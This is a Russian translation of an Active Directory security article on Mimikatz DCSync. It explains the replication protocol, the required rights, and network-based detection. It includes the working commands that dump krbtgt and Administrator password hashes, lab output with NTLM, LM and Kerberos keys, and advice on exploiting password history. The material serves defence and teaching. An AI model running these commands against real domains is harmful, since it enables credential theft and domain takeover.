Mimikatz DCSync: применение, эксплуатация и обнаружение


- Sean Metcalf для ActiveDirectorySecurity, Microsoft Security, Security Conference Presentation/Video, Technical Reference

Примечание: Я презентовал этот метод постоянства AD на DerbyCon (2015).

Основной функцией, добавленной в Mimikatz в августе 2015 года, является DCSync, которая эффективно «выдаёт» себя за контроллер домена и запрашивает данные пароля учётной записи от целевого контроллера домена. DCSync был написан Benjamin Delpy и Vincent Le Toux.

Метод эксплойта до появления DCSync состоял в запуске Mimikatz или Invoke-Mimikatz на контроллере домена, чтобы получить хэш пароля KRBTGT для создания Golden Tickets. С помощью DCSync от Mimikatz и соответствующих прав доступа, злоумышленник может извлечь хэш пароля, как и предыдущие хэши паролей из контроллера домена по сети, без запроса интерактивного входа в систему или копирования файла базы данных Активного Каталога (ntds.dit).

Для запуска DCSync требуются специальные права. Любой из администраторов, администраторов домена или администраторов предприятия, а также учёток контроллера домена может запускать DCSync для получения данных пароля. Обратите внимание, что контроллеры домена с правами «только для чтения» НЕ МОГУТ получать данные о паролях пользователей.



В разделе учётных данных на рисунке выше показаны текущие NTLM-хэши, а также история паролей. Эта информация может быть полезна для злоумышленника, поскольку способна выдать стратегии создания паролей пользователей.

Пост Уилла отлично характеризует использование Red Team функции DCSync от Mimikatz:

Mimikatz, DCSync и ExtraSids - о боже!

Как работает DCSync:

1. Обнаруживает контроллер домена в указанном доменном имени.
2. Запрашивает контроллер домена, чтобы тот копировал учётные данные пользователя через GetNCChanges (используя Directory Replication Service (DRS) Remote Protocol).

   Ранее, я уже производил захваты пакетов в целях репликации DC и отследил поток информации внутри DC касательно его репликации контроллерами домена.

   Вот как The Samba Wiki описывает функцию DSGetNCChanges:

Клиентский DC отправляет DSGetNCChanges-запрос на сервер, для получения обновления объектов AD. Отклик содержит набор обновлений, которые клиент должен применить к своей реплике NC.

Возможно, что набор обновлений слишком велик для одного отклика. В таких случаях выполняются несколько DSGetNCChanges-запросов и откликов. Этот процесс называется «циклом репликации», или просто «циклом».

Когда DC получает DSReplicaSync-запрос, то для каждого копируемого DC (хранящегося в структуре данных RepsFrom) он выполняет цикл репликации, где ведёт себя как клиент и выполняет DSGetNCChanges-запросы к этому DC. Таким образом, он получает актуальные AD-объекты от каждого из этих DC, с которых он реплицирует.

От MSDN:

Метод IDL_DRSGetNCChanges реплицирует обновления с реплики NC на сервере.

```
ULONG IDL_DRSGetNCChanges(
  [in, ref] DRS_HANDLE hDrs,
  [in] DWORD dwInVersion,
  [in, ref, switch_is(dwInVersion)]
    DRS_MSG_GETCHGREQ* pmsgIn,
  [out, ref] DWORD* pdwOutVersion,
  [out, ref, switch_is(*pdwOutVersion)]
    DRS_MSG_GETCHGREPLY* pmsgOut
);
```

hDrs: *Дескриптор контекста RPC, полученный использованием метода IDL_DRSBind.*
dwInVersion: *Версия сообщения-запроса.*
pmsgIn: *Указатель на сообщение-запрос.*
pdwOutVersion: *Указатель на версию сообщения-ответа.*
pmsgOut: *Указатель на сообщение-ответ.*
Возвращаемые значения: *0 в случае успеха, иначе - код ошибки Windows.*
Исключения*: Этот метод может выдавать следующие исключения помимо тех, которые выдаются базовым протоколом RPC (как указано в [MS-RPCE]): ERROR_INVALID_HANDLE, ERROR_DS_DRS_EXTENSIONS_CHANGED, ERROR_DS_DIFFERENT_REPL_EPOCHS, and ERROR_INVALID_PARAMETER.*

Делегирование прав на получение данных учётной записи:

Для запуска DCSync можно использовать обычную учётную запись пользователя домена. Комбинацию следующих трёх прав нужно делегировать на уровне домена, чтобы через учётную запись пользователя успешно получить данные пароля с помощью DCSync:


- Репликация изменений каталога (DS-Replication-Get-Changes)

Расширенное право необходимо для репликации только тех изменений из данного NC, которые также реплицируются в Глобальный каталог (который не включает скрытые данные домена). Это ограничение имеет значение только для доменных NC.


- Репликация всех изменений каталога (DS-Replication-Get-Changes-All)

  Управление правом доступа, допускающее репликацию всех данных в дублированном каталоге NC, включая скрытые данные.

- *Репликация изменений каталога с применением набора фильтров (встречается редко, требуется только в некоторых средах)*



Обратите внимание, что члены групп «Администраторы» и «Контроллер домена» имеют эти права по умолчанию.



Получение данных пароля с помощью DCSync


После того как учётной записи делегирована возможность репликации объектов, эта учётная запись может запускать Mimikatz DCSync:

```
mimikatz “lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt”
```

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310aa257bcfeeb3bcf
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
      des_cbc_md5       (4096) : 0e9efdb90e1f3457
      rc4_plain         (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : 0e9efdb90e1f3457
      rc4_plain         : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Packages *
    Kerberos-Newer-Keys
```

Выбор целью учётной записи администратора с помощью DCSync также может предоставить историю паролей учётной записи (в виде хэшей). Так как в списке имеются LMHashes, есть возможность взломать их и получить представление о стратегии назначения паролей, которую использует администратор. Это может помочь злоумышленнику угадать следующий пароль, который администратор использует в случае потери доступа.

```
mimikatz “lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator”
```



Обнаружение использования DCSync

Несмотря на то, что определить использование DCSync можно по некоторым событиям, наилучший способ обнаружения – это мониторинг сети.

Шаг 1: Определите все IP-адреса контроллера домена и добавьте в «Список разрешённых для репликации».

Cmdlet модуля PowerShell Active Directory:

```
Get-ADDomainController -filter * | select IPv4Address
```


PowerShell:

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Domain Controllers | select IPAddress
```


Nslookup (если DC запускает DNS):

```
nslookup
Set type=all
_ldap._tcp.dc._msdcs.DOMAIN.COM
```

Шаг 2: Настройте IDS на реакцию на случай, если запрос DsGetNCChange инициирует IP-адрес, которого нет в «Списке разрешённых для репликации» (список IP-адресов DC).



No.	Time	Source	Destination	Protocol	Length	Info
61	6.02246500	172.16.11.101	172.16.11.12	TCP	1514	[TCP segment of a reassembled PDU]
62	6.02246600	172.16.11.101	172.16.11.12	DCERPC	491	Bind: call_id: 2, Fragment: Single, 3 context items: DRS
63	6.02250400	172.16.11.12	172.16.11.101	TCP	54	49155→49252 [ACK] Seq=1 Ack=1898 Win=131328 Len=0
64	6.02286700	172.16.11.12	172.16.11.101	DCERPC	338	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 m
65	6.03816700	172.16.11.101	172.16.11.12	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context i
66	6.03831600	172.16.11.12	172.16.11.101	DCERPC	159	Alter_context_resp: call_id: 2, Fragment: Single, max_xm
67	6.05273000	172.16.11.101	172.16.11.12	DRSUAPI	322	DsBind request
68	6.05284900	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
69	6.05369300	172.16.11.101	172.16.11.12	DRSUAPI	274	DsGetDomainControllerInfo request
70	6.05570400	172.16.11.12	172.16.11.101	TCP	2974	[TCP segment of a reassembled PDU]
71	6.05584300	172.16.11.101	172.16.11.12	TCP	54	49252→49155 [ACK] Seq=2606 Ack=3514 Win=131328 Len=0
72	6.05585000	172.16.11.12	172.16.11.101	DRSUAPI	794	DsGetDomainControllerInfo response
73	6.06588300	172.16.11.101	172.16.11.12	DRSUAPI	290	DsCrackNames request
74	6.06625200	172.16.11.12	172.16.11.101	DRSUAPI	418	DsCrackNames response
75	6.06934000	172.16.11.101	172.16.11.12	DRSUAPI	194	DsUnbind request
76	6.06937800	172.16.11.12	172.16.11.101	DRSUAPI	194	DsUnbind response
77	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
78	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
79	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
80	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Fragment: 1st, Ctx: 1
81	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reassembled PDU]
82	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252→49155 [ACK] Seq=3534 Ack=10798 Win=131328 Len=0
83	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call_id: 7, Fragment: Last, Ctx: 1



```
79 6.08016000 172.16.11.101 172.16.11.12 DRSUAPI 402 DsGetNCChanges request
⊞ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊞ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)
⊞ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊞ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 4962, Len: 348
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 348, Call: 7, Ctx:
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ⊞ Packet Flags: 0x03
  ⊞ Data Representation: 10000000
    Frag Length: 348
    Auth Length: 76
    Call ID: 7
    Alloc hint: 226
    Context ID: 1
    Opnum: 3
    Auth type: SPNEGO (9)
    Auth level: Packet privacy (6)
    Auth pad len: 14
    Auth Rsrvd: 0
    Auth Context ID: 0
    [Response in frame: 80]
  ⊟ GSS-API Generic Security Service Application Program Interface
    ⊞ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊟ DRSUAPI, DsGetNCChanges
    Operation: DsGetNCChanges (3)
    [Response in frame: 80]
    Encrypted stub data (240 bytes)
```

Существуют и другие инструменты для выполнения этого же процесса, поэтому лучше сосредоточиться на самом методе, а не на конкретных моментах.

Другие инструменты, которые используют GetNCChanges:

- Impacket: https://github.com/CoreSecurity/impacket
- DSInternals: https://www.dsinternals.com/en/retrieving-active-directory-passwords-remotely/

Обратите внимание, что права домена «Full Control» предоставляют полный доступ, поэтому ограничьте круг лиц, имеющих права администратора на уровне домена.